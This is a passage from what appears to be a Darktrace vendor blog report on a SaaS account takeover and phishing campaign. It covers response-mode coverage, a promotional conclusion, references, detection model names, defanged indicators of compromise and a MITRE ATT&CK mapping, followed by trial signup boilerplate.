


Figure 6: Event logs of the compromised SaaS user, here seen breaching several Darktrace/Email model breaches on 4th May.

Darktrace Coverage

As the customer was soon to begin their trial period, Darktrace RESPOND was set in “human confirmation” mode, meaning that any preventative RESPOND actions required manual application by the customer’s security team.

If Darktrace RESPOND had been enabled in autonomous response mode during this incident, it would have taken swift mitigative action by logging the suspicious user out of the SaaS account and disabling the account for a defined period of time, in doing so disrupting the attack at the earliest possible stage and giving the customer the necessary time to perform remediation steps. As it was, however, these RESPOND actions were suggested to the customer’s security team for them to manually apply.




Figure 7: Example of Darktrace RESPOND notices, in response to the anomalous user activity.

Nevertheless, with Darktrace DETECT/Cloud in place, visibility over the anomalous cloud-based activities was significantly increased, enabling the swift identification of the chain of suspicious activities involved in this compromise.

In this case, the prospective customer reached out to Darktrace directly through the Ask the Expert (ATE) service. Darktrace's expert analyst team then conducted a timely and comprehensive investigation into the suspicious activity surrounding this SaaS compromise, and shared these findings with the customer's security team.

Conclusion

Ultimately, this example of SaaS account compromise highlights Darktrace's unique ability to learn an organization's digital environment and recognize activity that is deemed to be unexpected, within a matter of days.

Due to the lack of obvious or known indicators of compromise (IoCs) associated with the malicious activity in this incident, this account hijack would likely have gone unnoticed by traditional security tools that rely on a rules and signatures-based approach to threat detection. However, Darktrace's Self-Learning AI enables it to detect the subtle deviations in a device's behavior that could be indicative of an ongoing compromise.

Despite being newly deployed on a prospective customer's network, Darktrace DETECT was able to identify unusual login attempts from geographically improbable locations, suspicious email rule updates, password changes, as well as the subsequent mounting of a phishing campaign, all before the customer's trial of Darktrace had even begun.

When enabled in autonomous response mode, Darktrace RESPOND would be able to take swift preventative action against such activity as soon as it is detected, effectively shutting down the compromise and mitigating any subsequent phishing attacks.

With the full deployment of Darktrace's suite of products, including Darktrace/Cloud and Darktrace/Email, customers can rest assured their critical data and systems are protected, even in the case of hybrid and multi-cloud environments.

Credit: *Samuel Wee, Senior Analyst Consultant & Model Developer*

Appendices

References

[1] <https://www.gartner.com/en/newsroom/press-releases/2022-10-31-gartner-forecasts-worldwide-public-cloud-end-user-spending-to-reach-nearly-600-billion-in-2023>

[2] <https://www.upguard.com/blog/saas-security-risks>

[3] <https://www.microsoft.com/en-us/security/blog/2022/11/16/token-tactics-how-to-prevent-detect-and-respond-to-cloud-token-theft/>

[4] <https://learn.microsoft.com/en-us/powershell/module/exchange/disable-inboxrule?view=exchange-ps>

[5] <https://learn.microsoft.com/en-us/dotnet/api/microsoft.exchange.webservices.data.ruleactions.stopprocessingrules?view=exchange-ews-api>

[6] <https://learn.microsoft.com/en-us/dotnet/api/microsoft.exchange.webservices.data.ruleactions.movetofolder?view=exchange-ews-api>

[7] <https://blog.knowbe4.com/check-your-email-rules-for-maliciousness>

Darktrace Model Detections

Darktrace DETECT/Cloud and RESPOND Models Breached:

SaaS / Access / Unusual External Source for SaaS Credential Use

SaaS / Unusual Activity / Multiple Unusual External Sources for SaaS Credential

Antigena / SaaS / Antigena Unusual Activity Block (**RESPOND Model**)

SaaS / Compliance / New Email Rule

Antigena / SaaS / Antigena Significant Compliance Activity Block

SaaS / Compromise / Unusual Login and New Email Rule (**Enhanced Monitoring Model**)

Antigena / SaaS / Antigena Suspicious SaaS Activity Block (**RESPOND Model**)

SaaS / Compromise / SaaS Anomaly Following Anomalous Login (**Enhanced Monitoring Model**)

SaaS / Compromise / Unusual Login and Account Update

Antigena / SaaS / Antigena Suspicious SaaS Activity Block (**RESPOND Model**)

IoC – Type – Description & Confidence

hxxps://express.adobe[.]com/page/A9ZKVObdXhN4p/ - Domain – Probable Phishing Page (Now Defunct)

37.19.221[.]142 – IP Address – Unusual Login Source

35.174.4[.]92 – IP Address – Unusual Login Source

MITRE ATT&CK Mapping

Tactic - Techniques

INITIAL ACCESS, PRIVILEGE ESCALATION, DEFENSE EVASION, PERSISTENCE

T1078.004 – Cloud Accounts

DISCOVERY

T1538 – Cloud Service Dashboards

CREDENTIAL ACCESS

T1539 – Steal Web Session Cookie


RESOURCE DEVELOPMENT

T1586 – Compromise Accounts

PERSISTENCE

T1137.005 – Outlook Rules

PROBABILITY YARDSTICK



Probability yardstick used to communicate the probability that statements or explanations given are correct.

[Continue reading](#)



About the author

Min Kim

Cyber Security Analyst

**Good news for your business.
Bad news for the bad guys.**

[Start your free trial](#)

Start your free trial

Flexible delivery

Cloud-based deployment.

Fast install

Just 1 hour to set up – and even less for an email security trial.

Choose your journey

Try out Self-Learning AI wherever you most need it — including cloud, network or email.

No commitment

Full access to the Darktrace Threat Visualizer and three bespoke Threat Reports, with no obligation to purchase.

For more information, please see our [Privacy Notice](#).

Oops! Something went wrong while submitting the form.

Get a demo

Flexible delivery

You can either install it virtually or with hardware.

Fast install

Just 1 hour to set up – and even less for an email security trial.

Choose your journey

Try out Self-Learning AI wherever you most need it — including cloud, network or email.

No commitment

Full access to the Darktrace Threat Visualizer and three bespoke Threat Reports, with no obligation to purchase.

For more information, please see our [Privacy Notice](#).

Thank you! Your submission has been received!

Oops! Something went wrong while submitting the form.